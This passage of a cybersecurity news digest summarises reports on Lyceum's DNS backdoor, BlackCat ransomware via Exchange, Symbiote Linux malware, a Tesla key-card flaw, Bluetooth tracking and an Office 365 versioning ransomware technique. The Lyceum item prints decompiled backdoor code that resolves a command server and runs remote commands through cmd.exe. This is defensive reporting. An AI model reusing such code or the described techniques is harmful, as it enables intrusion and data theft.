Lyceum is a state-supported APT, also known as Hexane or Spilrin, that has [previously targeted](#) communication service providers in the Middle East using DNS-tunneling backdoors.


A recent analysis by Zscaler presents a new DNS backdoor based on the DIG.net open-source tool to carry out "DNS hijacking" attacks, execute commands, drop more payloads, and exfiltrate data.

DNS hijacking is a redirection attack that relies on DNS query manipulation to take a user who attempts to visit a legitimate site to a malicious clone hosted on a server under the threat actor's control.

Any information entered on the malicious website, such as account credentials, will be shared directly with the threat actor.


Starts with a Word doc

The attack begins with a Word Document containing a malicious macro downloaded from a website pretending to be a news site. The file is masked as a news report with an Iran Military affairs topic.



One of the fake news reports used by Lyceum (Zscaler)

If the target enables macros on their Microsoft Office to view the content, the DNS backdoor will be dropped directly onto the Startup folder for establishing persistence between reboots.



The .NET DNS Backdoor dropped into the Startup folder using the AutoClose() function

Dropping the payload on the Startup folder (Zscaler)

New DNS backdoor

The backdoor uses the filename "DnsSystem.exe," and it's a customized version of [DIG.net](#), which the adversaries adjusted according to their needs.

"The threat actors have customized and appended code that allows them to perform DNS queries for various records onto the custom DNS Server, parse the response of the query to execute system commands remotely, and upload/download files from the Command & Control server by leveraging the DNS protocol." - [Zscaler](#)

The malware sets up the DNS hijacking server by acquiring the IP address of the "cyberclub[.]one" domain and generates an MD5 based on the victim's username to serve as a unique victim ID.

```
private void frm1_Load(object sender, EventArgs e)
{
    try
    {
        string name = WindowsIdentity.GetCurrent().Name;
        this.uid = frm1.CreateMD5(name).Substring(0, 8);
        this.textBox1.Text = this.uid + " ";
        TextBox textBox = this.textBox1;
        string text = textBox.Text;
        IPAddress ipaddress = Dns.GetHostAddresses("cyberclub.one")[0];
        textBox.Text = text + ((ipaddress != null) ? ipaddress.ToString() : null);
    }
    catch
    {
    }
}
```

Generates UID

Concatenation of Information

Generating a unique victim ID on each machine (Zscaler)

Apart from performing DNS hijacking attacks, the backdoor can also receive commands from the C2 to execute on the compromised machine. The responses have the form of TXT records.

These commands are run through the cmd.exe tool (Windows command prompt), and the output is sent back to the C2 as a DNS A Record.

```
else
{
    using (Process process = new Process())
    {
        process.StartInfo = new ProcessStartInfo("cmd.exe")
        {
            UseShellExecute = false,
            CreateNoWindow = true,
            RedirectStandardInput = true,
            RedirectStandardOutput = true,
            Arguments = "/c " + com,
            RedirectStandardError = true
        };
        process.Start();
        string text2 = process.StandardOutput.ReadToEnd();
        process.WaitForExit();
        if (string.IsNullOrEmpty(text2))
        {
            text2 = "Empty output";
        }
        int num = text2.Length - text2.Replace(Environment.NewLine, string.Empty).Length;
        if (num > 200)
        {
            text2 = "Big Output. lines: " + num.ToString();
        }
        result = text2;
    }
}
```

Malware's command execution routine (Zscaler)

Additionally, the backdoor can exfiltrate local files to the C2 or download files from a remote resource and drop additional payloads.

Lyceum evolution

Lyceum is a group of hackers focusing on cyber espionage, and this new stealthy and potent backdoor is the mark of their evolution in the field.

The Iranian hackers are expected to continue participating in these information-collection campaigns that often involve multiple threat groups from the country.

As powerful as its new DNS manipulation tricks are, however, the initial infection still requires enabling macros on the Office suite, a request that should always be treated with ultimate suspicion.

Source: <https://www.bleepingcomputer.com/news/security/iranian-hackers-target-energy-sector-with-new-dns-backdoor/>

7. Microsoft: Exchange servers hacked to deploy BlackCat ransomware

Microsoft says BlackCat ransomware affiliates are now attacking Microsoft Exchange servers using exploits targeting unpatched vulnerabilities.


In at least one incident that Microsoft's security experts observed, the attackers slowly moved through the victim's network, stealing credentials and exfiltrating information to be used for double extortion.

Two weeks after the initial compromise using an unpatched Exchange server as an entry vector, the threat actor deployed BlackCat ransomware payloads across the network via PsExec.

"While the common entry vectors for these threat actors include remote desktop applications and compromised credentials, we also saw a threat actor leverage Exchange server vulnerabilities to gain target network access," the Microsoft 365 Defender Threat Intelligence Team said.

Although it didn't mention the Exchange vulnerability used for initial access, Microsoft links to a [security advisory](#) from March 2021 with guidance on investigating and mitigating [ProxyLogon attacks](#).

Also, while Microsoft did not name the ransomware affiliate who deployed BlackCat ransomware in this case study, the company says several cybercrime groups are now affiliates of this Ransomware as a Service (RaaS) operation and are actively using it in attacks.



Entry via vulnerable Exchange server (Microsoft)

Cybercriminals flock to BlackCat ransomware

One of them, a financially motivated cybercrime group tracked as FIN12, is known for previously deploying Ryuk, Conti, and Hive ransomware in attacks mainly targeting healthcare organizations.

However, as Mandiant revealed, FIN12 operators [are much faster](#) as they sometimes skip the data theft step and take less than two days to drop their file-encrypting payloads across a target's network.

"We've observed that this group added BlackCat to their list of distributed payloads beginning March 2022," Microsoft [added](#).

"Their switch to BlackCat from their last used payload (Hive) is suspected to be due to the public discourse around the latter's decryption methodologies."

BlackCat ransomware is also being deployed by an affiliate group tracked as DEV-0504 that typically exfiltrates stolen data using Stealbit, a malicious tool [the LockBit gang provides its affiliates](#) as part of its RaaS program.

DEV-0504 has also used other ransomware strains starting with December 2021, including BlackMatter, Conti, LockBit 2.0, Revil, and Ryuk.


To defend against BlackCat ransomware attacks, Microsoft advises organizations to review their identity posture, monitor external access to their networks, and update all vulnerable Exchange servers in their environment as soon as possible.

Used in hundreds of ransomware attacks

In April, the FBI warned in a flash alert that the BlackCat ransomware had been used to [encrypt the networks of at least 60 organizations](#) worldwide between November 2021 and March 2022.

"Many of the developers and money launderers for BlackCat/ALPHV are linked to Darkside/Blackmatter, indicating they have extensive networks and experience with ransomware operations," the FBI said at the time.

However, the real number of BlackCat victims is most likely a lot higher given that more than 480 samples have been submitted on the ID-Ransomware platform between November 2021 and June 2022.



In its April alert, the FBI also asked admins and security teams who detect BlackCat activity within their networks to share any related incident info with their local FBI Cyber Squad.

Helpful information that would help track down and identify the threat actors using this ransomware in their attacks includes "IP logs showing callbacks from foreign IP addresses, Bitcoin or Monero addresses and transaction IDs, communications with the threat actors, the decryptor file, and/or a benign sample of an encrypted file."

Source: <https://www.bleepingcomputer.com/news/security/microsoft-exchange-servers-hacked-to-deploy-blackcat-ransomware/>

8. Linux Malware Deemed 'Nearly Impossible' to Detect

Symbiote, discovered in November, parasitically infects running processes so it can steal credentials, gain rootkit functionality and install a backdoor for remote access.

A new [Linux malware](#) that's "nearly impossible to detect" can harvest credentials and gives attackers remote access and rootkit functionality by acting in a parasitic way to infect targets, researchers said.

Researchers from [The BlackBerry Research and Intelligence Team](#) have been tracking the malware, the earliest detection of which is from November 2021, security researcher Joakim Kennedy [wrote in a blog post](#) on the BlackBerry Threat Vector Blog published last week.

Researchers have appropriately dubbed the malware—which apparently was written to target the financial sector in Latin America—“Symbiote.” In biology, the word means an organism that lives in symbiosis with another organism.

The name is an homage to how the malware operates, which is differently than other Linux malware that researchers have encountered, Kennedy explained.

“What makes Symbiote different ... is that it needs to infect other running processes to inflict damage on infected machines,” he wrote. “Instead of being a standalone executable file that is run to infect a machine, it is a shared object (SO) library that is loaded into all running processes using [LD_PRELOAD \(T1574.006\)](#), and parasitically infects the machine.”

Once Symbiote has infected all the running processes, a threat actor can engage in various nefarious activity, including rootkit functionality, the ability to harvest credentials, and remote access capability, Kennedy said.

In addition to the rootkit capability, the malware also provides a backdoor for the threat actor to log in as any user on the machine with a hardcoded password, and to execute commands with the highest privileges, he added.

Evasive Maneuvers

Symbiote’s behavior isn’t the only thing that makes it unique, researchers said. It’s also highly evasive to such a degree that it’s “likely to fly under the radar,” making it extremely difficult to know if it’s even being used by threat actors at all, he said.

Some evasive tactics it uses is that by design, it is loaded by the linker via the LD_PRELOAD directive, which allows it to be loaded before any other shared objects, researchers found. This privilege of being loaded first allows it to hijack the imports from the other library files loaded for the application, they said. In this way, it hide its presence on the machine by hooking libc and libpcap functions, Kennedy said.

“Once the malware has infected a machine, it hides itself and any other malware used by the threat actor, making infections very hard to detect,” he explained. “Performing live forensics on an infected machine may not turn anything up since all the file, processes, and network artifacts are hidden by the malware.”

In fact, researchers said they themselves could not uncover enough evidence to determine whether threat actors are currently using Symbiote “in highly targeted or broad attacks,” he said.

Unusual DNS requests may be one way to detect if the malware is present on a system, researchers noted. However, typical antivirus or other security tools aimed at endpoint

detection and response won't pick up Symbiote, making organizations using Linux that rely on those protections at risk, they said.

Objectives

Attackers' key objectives for wielding Symbiote are "to capture credentials and to facilitate backdoor access to infected machines," Kennedy noted. He outlined in detail how the malware achieves both of these activities.

For credential harvesting, Symbiote hooks the libc read function; if an ssh or scp process is calling the function, it captures the credentials, which are first encrypted with RC4 using an embedded key and then written to a file, Kennedy said.

Attackers not only steal the credentials locally for access but also exfiltrate them by hex encoding and chunking up the data to be sent via DNS address record requests to a domain name that they control, he added.

To gain remote access to an infected machine, the malware hooks a few Linux Pluggable Authentication Module (PAM) functions, which allows it to authenticate to the machine with any service that uses PAM—including remote services such as [Secure Shell \(SSH\)](#), Kennedy said.

"When a service tries to use PAM to authenticate a user, the malware checks the provided password against a hardcoded password," he explained. "If the password provided is a match, the hooked function returns a success response."

Once the threat actor has accomplished authentication, Symbiote allows for an attacker to gain root privileges by scanning the environment for the variable HTTP_SETTHIS, Kennedy said.

"If the variable is set with content, the malware changes the effective user and group ID to the root user, and then clears the variable before executing the content via the system command," he explained.

Source: <https://threatpost.com/linux-malware-impossible-detect/179944/>

9. Hacking Tesla's Remote Key Cards

Interesting [vulnerability](#) in Tesla's NFC key cards:

Martin Herfurt, a security researcher in Austria, quickly noticed something odd about the new feature: Not only did it allow the car to automatically start within 130 seconds of being unlocked with the NFC card, but it also put the car in a state to accept entirely new keys—with no authentication required and zero indication given by the in-car display.

"The authorization given in the 130-second interval is too general... [it's] not only for drive," Herfurt said in an online interview. "This timer has been introduced by Tesla...in order to make the use of the NFC card as a primary means of using the car more convenient. What should happen is that the car can be started and driven without the user having to use the key card a second time. The problem: within the 130-second period, not only the driving of the car is authorized, but also the [enrolling] of a new key."

Source: <https://www.schneier.com/blog/archives/2022/06/hacking-teslas-remote-key-cards.html>

10. Interpol seizes \$50 million, arrests 2000 social engineers

An international law enforcement operation, codenamed 'First Light 2022,' has seized 50 million dollars and arrested thousands of people involved in social engineering scams worldwide.

The operation was led by Interpol with the assistance of police in 76 countries and focused on social engineering crimes involving telephone deception, romance scams, business email compromise (BEC) scams, and related money laundering.

Social engineering is a generic term describing the manipulation of victims by threat actors, typically through human interaction, to trick them into performing some act or disclosing sensitive information.

Typically, the threat actors develop a convincing, realistic hook and then contact that person via phone or email to manipulate them.

Social engineering actors usually present an excuse to request a payment, but they may also use the stolen information to sell it to other crooks, gain access to networks/systems, perform blackmail, and more.

The FTC says that people in the US have [lost \\$547 million to romance scams](#) in 2021 and the FBI reports that BEC scams have led to almost [\\$2.4 billion in reported losses](#).

Operation First Light 2022

Interpol's First Light 2022 operation targeted romance scams, email deception, scamming frauds, and telephone deception, all closely linked to financial crimes.

The results of the operation, which lasted two months, between March and May 2022, are the following:

- 1,770 locations raided worldwide
- Some 3,000 suspects identified

- Some 2,000 operators, fraudsters, and money launderers arrested
- Some 4,000 bank accounts frozen
- Some USD 50 million worth of illicit funds intercepted

Highlighted cases presented by Interpol include a Chinese national who had defrauded 24,000 victims out of \$35,700,000 and a fake kidnap case that demanded a payment of \$1,575,000 from the victim's parents.



Hong-Kong police arresting a scammer following a raid in telephone center (Interpol)

Another point that Interpol highlights are Ponzi-like job scams posing as e-commerce affiliations and e-shop business opportunities that appear to be on the rise.

"As part of Operation First Light 2022, the Singapore Police Force arrested eight suspects linked to Ponzi-like job scams. Scammers would offer high-paying online marketing jobs via social media and messaging systems where victims would initially make small earnings, and subsequently, be required to recruit more members to earn commissions." - [Interpol](#).



Portuguese police showcasing confiscated items as part of the 'Fast Light' operation (Interpol)

One more 2022 trend identified by Interpol's analysts is the impersonation of the agency's officials, threatening random people to pay the fake agents money to stop an investigation against them.

While there is massive financial loss related to these scams, there are also life-threatening consequences to social engineering crimes.

Interpol says there is a notable rise in human trafficking on social media platforms, where people are lured with lucrative job offers that lead to forced labor, sexual slavery, or captivity in casinos or fishing vessels.

Source: <https://www.bleepingcomputer.com/news/security/interpol-seizes-50-million-arrests-2000-social-engineers/>

11. Tracking People via Bluetooth on Their Phones

We've always known that phones—and the people carrying them—can be uniquely identified from their Bluetooth signatures, and that we need security techniques to prevent that. This [new research](#) shows that that's not enough.

Computer scientists at the University of California San Diego proved in a [study](#) published May 24 that [minute imperfections](#) in phones caused during manufacturing create a unique [Bluetooth beacon](#), one that establishes a digital signature or fingerprint distinct from any

other device. Though phones' Bluetooth uses cryptographic technology that limits trackability, using a radio receiver, these distortions in the Bluetooth signal can be discerned to track individual devices.

The study's scientists conducted tests to show whether multiple phones being in one place could disrupt their ability to track individual signals. Results in an initial experiment showed they managed to discern individual signals for 40% of 162 devices in public. Another, scaled-up experiment showed they could discern 47% of 647 devices in a public hallway across two days.

The tracking range depends on device and the environment, and it could be several hundred feet, but in a crowded location it might only be 10 or so feet. Scientists were able to follow a volunteer's signal as they went to and from their house. Certain environmental factors can disrupt a Bluetooth signal, including changes in environment temperature, and some devices send signals with more power and range than others.

One might say "well, I'll just keep Bluetooth turned off when not in use," but the researchers said they found that some devices, especially iPhones, don't actually turn off Bluetooth unless a user goes directly into settings to turn off the signal. Most people might not even realize their Bluetooth is being constantly emitted by many smart devices.

Source: <https://www.schneier.com/blog/archives/2022/06/tracking-people-via-bluetooth-on-their-phones.html>

12. Office 365 Config Loophole Opens OneDrive, SharePoint Data to Ransomware Attack

A reported a "potentially dangerous piece of functionality" allows an attacker to launch an attack on cloud infrastructure and ransom files stored in SharePoint and OneDrive.

Researchers are warning attackers can abuse Microsoft Office 365 functionality to target files stored on SharePoint and OneDrive in ransomware attacks.

Those files, stored via "auto-save" and backed-up in the cloud, typically leave end users with the impression data is shielded from a ransomware attack. However, researchers say that is not always the case and files stored on SharePoint and OneDrive can be vulnerable to a ransomware attack.

The research comes from Proofpoint, which lays out what it say is "potentially dangerous piece of functionality" [in a report](#) released last week.

"Proofpoint has discovered a potentially dangerous piece of functionality in Office 365 or Microsoft 365 that allows ransomware to encrypt files stored on SharePoint and OneDrive in a way that makes them unrecoverable without dedicated backups or a decryption key from the attacker," according to researchers.

How the Attack Chain Works

The attack chain assumes the worst and starts with an initial compromise of an Office 365 user's account credentials. This leads to an account takeover, then discovery of data within the SharePoint and OneDrive environment and eventually a breach of data and ransomware attack.

Why this is a big deal, argues Proofpoint, is that tools such as cloud backups via Microsoft's "auto-save" feature have been part of a best-practices for preventing a ransomware attack. Should data be locked-up on an endpoint, there would be a cloud backup to save the day. Configuring how many versions of a file is save in on OneDrive and SharePoint further reduces the damage an attack. The likelihood of and adversary encrypting previous versions of a file stored online reduces the likelihood of a successful ransomware attack.

Proofpoint says these precautions can be sidestepped via an attacker modifying [versioning limits](#), which allows an attacker to encrypt all known versions of a file.

"Most OneDrive accounts have a default version limit of 500 [version backups]. An attacker could edit files within a document library 501 times. Now, the original (pre-attacker) version of each file is 501 versions old, and therefore no longer restorable," researchers wrote. "Encrypt the file(s) after each of the 501 edits. Now all 500 restorable versions are encrypted. Organizations cannot independently restore the original (pre-attacker) version of the files even if they attempt to increase version limits beyond the number of versions edited by the attacker. In this case, even if the version limit was increased to 501 or more, the file(s) saved 501 versions or older cannot be restored," they wrote.

An adversary with access to compromised accounts can abuse the versioning mechanism found under the [list settings](#) and affects all the files in the document library. The versioning setting can be modified without requiring administrator privilege, an attacker can leverage this by creating too many versions of a file or encrypting the file more than the versioning limit. For instance, if the reduced version limit is set to 1 then the attacker encrypts the file twice. "In some cases, the attacker may exfiltrate the unencrypted files as part of a double extortion tactic, " said researchers

Microsoft Responds

When asked, Microsoft commented "the configuration functionality for versioning settings within lists is working as intended," according to Proofpoint. It added "older versions of files can be potentially recovered and restored for an additional 14 days with the assistance of Microsoft Support," researchers quote Microsoft.

Researchers countered in a statement: "Proofpoint attempted to retrieve and restore old versions through this process (i.e., with Microsoft Support) and was not successful. Secondly, even if the versioning settings configuration workflow is as intended, Proofpoint has shown that it can be abused by attackers towards cloud ransomware aims."

Steps to Secure Microsoft Office 365

Proofpoint recommends users fortify their Office 365 accounts by enforcing a strong password policy, enabling multi-factor authentication (MFA), and regularly maintaining the external backup of sensitive data.

The researcher also suggested the 'response and investigation strategies' that should be implemented if a change in configuration is triggered.

- Increase the restorable versions for the affected document libraries.
- Identify the high-risk configuration that is altered and previously compromised accounts.
- OAuth tokens for any suspicious third-party apps should be revoked immediately.
- Hunt for policy violation patterns across cloud, email, web, and endpoint by any user.

"Files stored in a hybrid state on both endpoint and cloud such as through cloud sync folders will reduce the impact of this novel risk as the attacker will not have access to the local/endpoint files," the researchers said. "To perform a full ransom flow, the attacker will have to compromise the endpoint and the cloud account to access the endpoint and cloud-stored files."

Source: <https://threatpost.com/office-365-opens-ransomware-attacks-on-onedrive-sharepoint/180010/>

13. Microsoft: Russia stepped up cyberattacks against Ukraine's allies

Microsoft said today that Russian intelligence agencies have stepped up cyberattacks against governments of countries that have allied themselves with Ukraine after Russia's invasion.

Since the start of the war, threat actors linked to several Russian intelligence services (including the GRU, SVR, and FSB) have attempted to breach entities in dozens of countries worldwide, prioritizing governments, according to Microsoft Threat Intelligence Center (MSTIC) analysts.

"MSTIC has detected Russian network intrusion efforts on 128 targets in 42 countries outside Ukraine," said Microsoft's President and Vice-Chair Brad Smith.


"These represent a range of strategic espionage targets likely to be involved in direct or indirect support of Ukraine's defense, 49 percent of which have been government agencies."

The vast majority of these attacks are, as expected, primarily focused on obtaining sensitive information from government agencies in countries currently playing crucial roles in NATO's and the West's response to Russia's war.

Non-governmental organizations (NGOs) were also targeted in another 12 percent of attacks, likely because of their involvement in supporting Ukrainian refugees and civilians as humanitarian groups or their role as think tanks focused on foreign policy.

"While these targets are spread around the globe, 63 percent of this observed activity has involved NATO members," Smith [added](#) (full report as [PDF](#)).

Microsoft further revealed that, since Russia invaded Ukraine, Russian-backed threat actors have succeeded in 29% of their attacks. In a quarter of these intrusions, they were also able to exfiltrate stolen data.



Security Bulletin, July 2022

Ukraine hit by hundreds of cyberattacks since the war started


In April, Microsoft published another report focused on [Russian cyberattacks targeting Ukraine](#) since the invasion.

As the company revealed at the time, Russian-backed state hackers were behind hundreds of attempts to target the country's infrastructure and citizens.

Their attacks also delivered destructive malware designed to take down critical systems and disrupt civilians' access to reliable information and critical life services.

Among the observed destructive attacks (more than 30 between February 23 and April 8) against dozens of Ukrainian organizations, 32% directly targeted government agencies, while over 40% aimed to breach critical infrastructure.

Microsoft has also noticed direct links between military operations and cyberattacks, with the timing of hacking attempts closely matching that of Russian sieges and missile strikes.



Military strikes - cyberattack correlation (Microsoft)

In late March, the Google Threat Analysis Group (TAG) observed phishing attacks coordinated by the COLDRIVER Russian-based threat group [against NATO and European military entities](#).

Another Google TAG report from early March with even more details on [malicious activity linked to the Russian war in Ukraine](#) also exposed Russian, Chinese, and Belarus state hackers' efforts to compromise Ukrainian and European orgs and officials.

"The Russian invasion relies in part on a cyber strategy that includes at least three distinct and sometimes coordinated efforts—destructive cyberattacks within Ukraine, network

penetration and espionage outside Ukraine, and cyber influence operations targeting people around the world," Smith added.

"This war pits Russia, a major cyber-power, not just against an alliance of countries. The cyber defense of Ukraine relies critically on a coalition of countries, companies, and NGOs."

Source: <https://www.bleepingcomputer.com/news/security/microsoft-russia-stepped-up-cyberattacks-against-ukraine-s-allies/>

14. Spyware vendor works with ISPs to infect iOS and Android users

